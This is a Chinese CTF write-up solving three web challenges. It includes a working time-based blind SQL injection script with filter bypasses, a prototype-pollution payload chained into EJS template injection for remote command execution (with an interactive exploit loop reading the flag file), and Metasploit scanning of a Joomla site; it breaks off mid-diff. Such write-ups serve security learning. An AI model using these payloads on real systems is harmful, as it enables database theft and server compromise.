这周好困好困，每天醒来只能保持 3h 的精力，哎。题目卡住以后倒是把寒假计划中的其他事情摸完了。

Web

Unforgettable

这道题是截止前几个小时静下心来做的，本来都打算放掉这题去把我暑假计划的其他东西搞定

之前测试的时候发现我注册的账号很快就会失效（被删除）

初步怀疑是和 sql 注入有关，而且注入点应该和账号的信息有关

回过神来已经是 ddl 前几个小时了，开始尝试找注入点

先测试了用户名，发现有一些过滤：

> 空格、and、=、sleep、<、>、like、||、union

等号用 regexp 代替


空格用/**/代替

sleep 用 benchmark 代替

然后试了这个用户名：


```
1'/**/#
```

在首页中是这样



You have logged in!

但是进入/user后是这样：



User ID: 46874

Username: 1

说明 sql 语句在 /user 页面执行了


然后就是盲注

有好些细节还不太懂，问了liki，然后写了程序

```python
import httpx
from bs4 import BeautifulSoup
import time

session = httpx.Client(proxies={'all://':None})

def tryPayload(payload):
    username = payload
    username = username.replace(' ', '/**/')
    print(username)
    r = session.get('https://unforgettable.liki.link/register')
    csrf_token = BeautifulSoup(r,'lxml').find('input',id='csrf_token')['value']
    email = str(int(time.time())) + '@qq.com'
    password = str(int(time.time()))
    registerData = {'csrf_token':csrf_token,
                    'username':username,
                    'email':email,
                    'password':password,
                    'submit':'注册'}
    # print(registerData)
    r = 
session.post('https://unforgettable.liki.link/register',data=registerData)
    result = BeautifulSoup(r,'lxml').find('div',class_='alert').contents[2]
    print(result)
    if 'You have registered!' in result:
        r = session.get('https://unforgettable.liki.link/login')
        csrf_token = BeautifulSoup(r,'lxml').find('input',id='csrf_token')
['value']
        loginData = {'csrf_token':csrf_token,
                    'email':email,
                    'password':password,
                    'submit':'登录'}
        session.post('https://unforgettable.liki.link/login',data=loginData)
        r = 
session.get('https://unforgettable.liki.link/user',timeout=600,allow_redirects=F
alse)
        # 这个不允许跳转真的太太太重要了
        print(r.elapsed.total_seconds())
        return r.elapsed.total_seconds()

def getOutput(shell):
    # 获取返回结果的长度
    outputLength = 1
    while 1:
        temp = ''
        for _ in range(outputLength):
            temp += '.'
        payload = "1'&& if(({}) regexp 
'^{}',0,benchmark(5000000,sha2('a',256)))#{}".format(shell, temp, 
str(int(time.time())))
        if tryPayload(payload) < 1.5:
            outputLength += 1
        else:
            break
    print(outputLength)
    # 获取返回的结果
    output = ''
    wordList = '_,abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
@$~'
    for _ in range(outputLength-1): # 末尾是"\0"所以少读一位就够了
        for i in range(len(wordList)):
            temp = output
            temp += wordList[i]
            payload = "1'&& if(({}) regexp
'^{}',benchmark(5000000,sha2('a',256)),0)#{}".format(shell, temp,
str(int(time.time())))
            if tryPayload(payload) > 1.5:
                output += wordList[i]
                break
    print(output)
    return output

# 数据库名
DBName = getOutput('database()')
# DBName = 'todolist'
print(DBName)
# 表名
tableNames = getOutput("select group_concat(table_name) from
information_schema.tables where table_schema in ('{}')".format(DBName))
# tableNames = 'ffflllaagggg,todolist,user'
print(tableNames)
tableName = tableNames[:tableNames.index(',')]
# 表字段
columnName = getOutput("select group_concat(column_name) from
information_schema.columns where table_name in ('{}')".format(tableName))
# columnName = 'ffllllaaaagg'
print(columnName)
# 获取flag
flag = getOutput('select/**/{}/**/from/**/{}'.format(columnName, tableName))
# flag = '0rm_i5_th3_s0lu7ion'
print(flag)
```


hgame{0rm_i5_th3_s0lu7ion}

漫无止境的星期日



```
<html> 滚动
▾ <head>
    <link rel="stylesheet" href="static/css/bootstrap.min.css">
    <link rel="stylesheet" href="static/css/style.css">
    <title>LOOP</title>
    <!--也许只要找到一个哭泣的人就可以重启这一天了...-->
    <!--情报说有东西藏在了 /static/www.zip-->
  </head>
▾ <body> 溢出
```

代码分析，判断存在原型链污染问题




```javascript
app.all('/', (req, res) => {
    let data = { name: "", discription: "" }
    if (req.ip === "::ffff:127.0.0.1") {
        data.crying = true
    }
    if (req.method == 'POST') {
        Object.keys(req.body).forEach((key) => {
            if (key !== "crying") {
                data[key] = req.body[key]
            }
        })
        req.session.crying = data.crying
        req.session.name = data.name
        req.session.discription = data.discription
        return res.redirect(302, '/show');
    }

    return res.render('loop')
})
```

本来 Post 的是表单数据，利用特性，可以 Post Json 上去，让服务器解析，结合资料：


[深入理解 JavaScript Prototype 污染攻击]()

构建payload：

```json
{"name": "test1", "discription": "test2", "__proto__": {"crying": true}}
```




```http
POST / HTTP/1.1
Host: macguffin.0727.site:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 72
Origin: http://macguffin.0727.site:5000
Connection: keep-alive
Referer: http://macguffin.0727.site:5000/
Cookie:
session=s%3AuEWtEG5MuA_NVp9z9mNwNEbgEhnjKkvs.7yuR04EBr6nSvOeKn3m
72wfFOvZoXd%2Fze8QUuWcCEKo
Upgrade-Insecure-Requests: 1

{"name": "test1", "discription": "test2", "__proto__":
{"crying": true}}
```



```http
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /show
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 54
Set-Cookie: session=s%3AwRYUoKqZYs_7lfk73tb-VNPuwc6y1Uur.b3f
Date: Mon, 22 Feb 2021 11:24:09 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<p>Found. Redirecting to <a href="/show">/show</a></p>
```


发送后获得新 Cookie

成功进入 Wish 页面（这里大意了，挺早就构造了对的 Payload ，结果一直没有去 Wish 页面检查是否可以进入）




macguffin.0727.site:5000/wish
MacGuffin will fulfill your wish
tell me what you want
submit

接下来就是考虑利用这个模板字符串的漏洞



```
    if (req.method == 'POST') {
        let wishes = req.body.wishes
        req.session.wishes = ejs.render(`<div class="wishes">${wishes}</div>`)
        return res.redirect(302, '/show');
    }
```

然后写了程序测试了一下



```
payload:<%= 1+1 %>
<div class="wishes">2</div>
```

成功执行语句


然后试了半天成功执行 shell 语句

```
<%- global.process.mainModule.require('child_process').execSync('ls') %>
```


然后贴程序：

```
import httpx
from bs4 import BeautifulSoup
session = httpx.Client(proxies={'all://':None})
while 1:
    payload = {'wishes': "<%-
global.process.mainModule.require('child_process').execSync('"+input('payload:')
+"') %>"}

    payload1 = {"name": "test3", "discription": "test2", "__proto__": {"crying":
True}}
    r = session.post('http://macguffin.0727.site:5000/',json =
payload1,allow_redirects=False)
    print(r.content)
    session.post('http://macguffin.0727.site:5000/wish', json = payload)
    r = session.get('http://macguffin.0727.site:5000/show')
    soup = BeautifulSoup(r,'lxml')
    print(soup.find('div', class_='wishes'))
```

然后开始翻目录



```
payload:ls ../../../
b'Found. Redirecting to /show'
<div class="wishes">bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
</div>
```



```
payload:cat ../../../flag
b'Found. Redirecting to /show'
<div class="wishes">hgame{nOdeJs_Prot0type_ls_fUnny&amp;Ejs_Templ@te_Injection}</div>
payload:
```

hgame{nOdeJs_Prot0type_ls_fUnny&amp;Ejs_Templ@te_Injection}

中间有特殊符号

索性就这样拿

```
cat ../../../flag|base64
```

hgame{nOdeJs_Prot0type_ls_fUnny&Ejs_Templ@te_Injection}

joomlaJoomla!!!!!


因为各种奇奇怪怪的原因，跑去用 kali 了。

按照下面的代码安装 msfconsole

```
sudo systemctl enable --now postgresql
sudo gem install bundler -v 2.2.4
sudo msfdb reinit
sudo msfconsole
```

使用 msfconsole 中的 joomla_version 程序分析 joomla 版本


```
sudo msfconsole
search joomla
use auxiliary/scanner/http/joomla_version
set RHOSTS 0300ccc44c.joomla.r4u.top
set RPORT 6788
run
```



```
msf6 > use auxiliary/scanner/http/joomla_version
msf6 auxiliary(scanner/http/joomla_version) > show options

Module options (auxiliary/scanner/http/joomla_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the Joomla application
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host

msf6 auxiliary(scanner/http/joomla_version) > set RHOSTS 0300ccc44c.joomla.r4u.top
RHOSTS => 0300ccc44c.joomla.r4u.top
msf6 auxiliary(scanner/http/joomla_version) > set RPORT 6788
RPORT => 6788
msf6 auxiliary(scanner/http/joomla_version) > run

[*] Server: Apache/2.4.10 (Debian) PHP/5.6.12
[+] Joomla version: 3.4.5
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

可以看出网站程序版本是 3.4.5

下载 Joomla 3.4.5 和题目提供的网站程序进行比较



html <--> Joomla_3.4.5-Stable-Full_Package - 文件夹比较(F) - Beyond Compare

会话(S) 操作(A) 编辑(E) 搜索(R) 视图(V) 工具(T) 帮助(H)
新版本可用...
html <--> Joomla_3.4.5-Stable-Full_Package
session.php
主页 会话 全部 差别 相同 结构 次要 规则 复制 展开 折叠 选择 文件 刷新 交换 停止
过滤: *.*
过滤 不过滤

```
C:\Users\24385\Downloads\joomlaJoomla\html\libraries\joomla\session

名称(N)                         大小(Z)  已修改(M)
  mediawiki                      72,411  2015/10/22 1:48:16
  microdata                      96,448  2015/10/22 1:48:16
  model                           3,440  2015/10/22 1:48:16
  oauth1                         14,116  2015/10/22 1:48:16
  oauth2                          9,199  2015/10/22 1:48:16
  object                          5,002  2015/10/22 1:48:16
  observable                      1,679  2015/10/22 1:48:16
  observer                       10,559  2015/10/22 1:48:16
  openstreetmap                  38,031  2015/10/22 1:48:16
  profiler                        4,220  2015/10/22 1:48:16
  route                             886  2015/10/22 1:48:16
  session                        40,068  2021/2/23 21:36:32
    storage                      13,592  2015/10/22 1:48:16
    session.php                  21,961  2021/2/23 21:36:32   ≠
    storag .php                   4,515  2015/10/22 1:48:16
  string                         12,654  2015/10/22 1:48:16
  table                         137,739  2015/10/22 1:48:16
  twitter                       128,760  2015/10/22 1:48:16
  updater                        38,030  2015/10/22 1:48:16
  uri                             8,550  2015/10/22 1:48:16
  user                           57,507  2015/10/22 1:48:16
  utilities                      18,012  2015/10/22 1:48:16
  view                            5,153  2015/10/22 1:48:16
  factory.php                    17,691  2015/10/22 1:48:16
legacy                          348,176  2015/10/22 1:48:16
phpass                            6,830  2015/10/22 1:48:16
phputf8                         122,870  2015/10/22 1:48:16
```

```
C:\...\24385\Downloads\Joomla_3.4.5-Stable-Full_Package\libraries\joomla\session

名称(N)                         大小(Z)  已修改(M)
  mediawiki                      72,411  2015/10/22 5:48:15
  microdata                      96,448  2015/10/22 5:48:15
  model                           3,440  2015/10/22 5:48:15
  oauth1                         14,116  2015/10/22 5:48:15
  oauth2                          9,199  2015/10/22 5:48:15
  object                          5,002  2015/10/22 5:48:15
  observable                      1,679  2015/10/22 5:48:15
  observer                       10,559  2015/10/22 5:48:15
  openstreetmap                  38,031  2015/10/22 5:48:15
  profiler                        4,220  2015/10/22 5:48:15
  route                             886  2015/10/22 5:48:15
  session                        39,641  2015/10/22 5:48:15
    storage                      13,592  2015/10/22 5:48:15
    session.php                  21,534  2015/10/22 5:48:15
    storage.php                    ,515  2015/10/22 5:48:15
  string                          2,654  2015/10/22 5:48:15
  table                          37,739  2015/10/22 5:48:15
  twitter                       128,760  2015/10/22 5:48:15
  updater                        38,030  2015/10/22 5:48:15
  uri                             8,550  2015/10/22 5:48:15
  user                           57,507  2015/10/22 5:48:15
  utilities                      18,012  2015/10/22 5:48:15
  view                            5,153  2015/10/22 5:48:15
  factory.php                    17,691  2015/10/22 5:48:15
legacy                          348,176  2015/10/22 5:48:15
phpass                            6,830  2015/10/22 5:48:15
phputf8                         122,870  2015/10/22 5:48:15
```

```
2021/2/26 5:47:50  用户名: LAPTOP-UIS6PNGP\24385
2021/2/26 5:47:50  加载比较: <->
2021/2/26 5:48:23  快速刷新
2021/2/26 5:48:43  加载比较: C:\Users\24385\Downloads\joomlaJoomla\html <-> C:\Users\24385\Downloads\Joomla_3.4.5-Stable-Full_Package

选择了 1 个文件, 21.4 KB        107 GB 可用, 在 C:\ 上        107 GB 可用, 在 C:\ 上
```




```
session.php - 文本比较(T) - Beyond Compare
C:\Users\24385\Downloads\joomlaJoomla\html\libraries\joomla\session\session.php
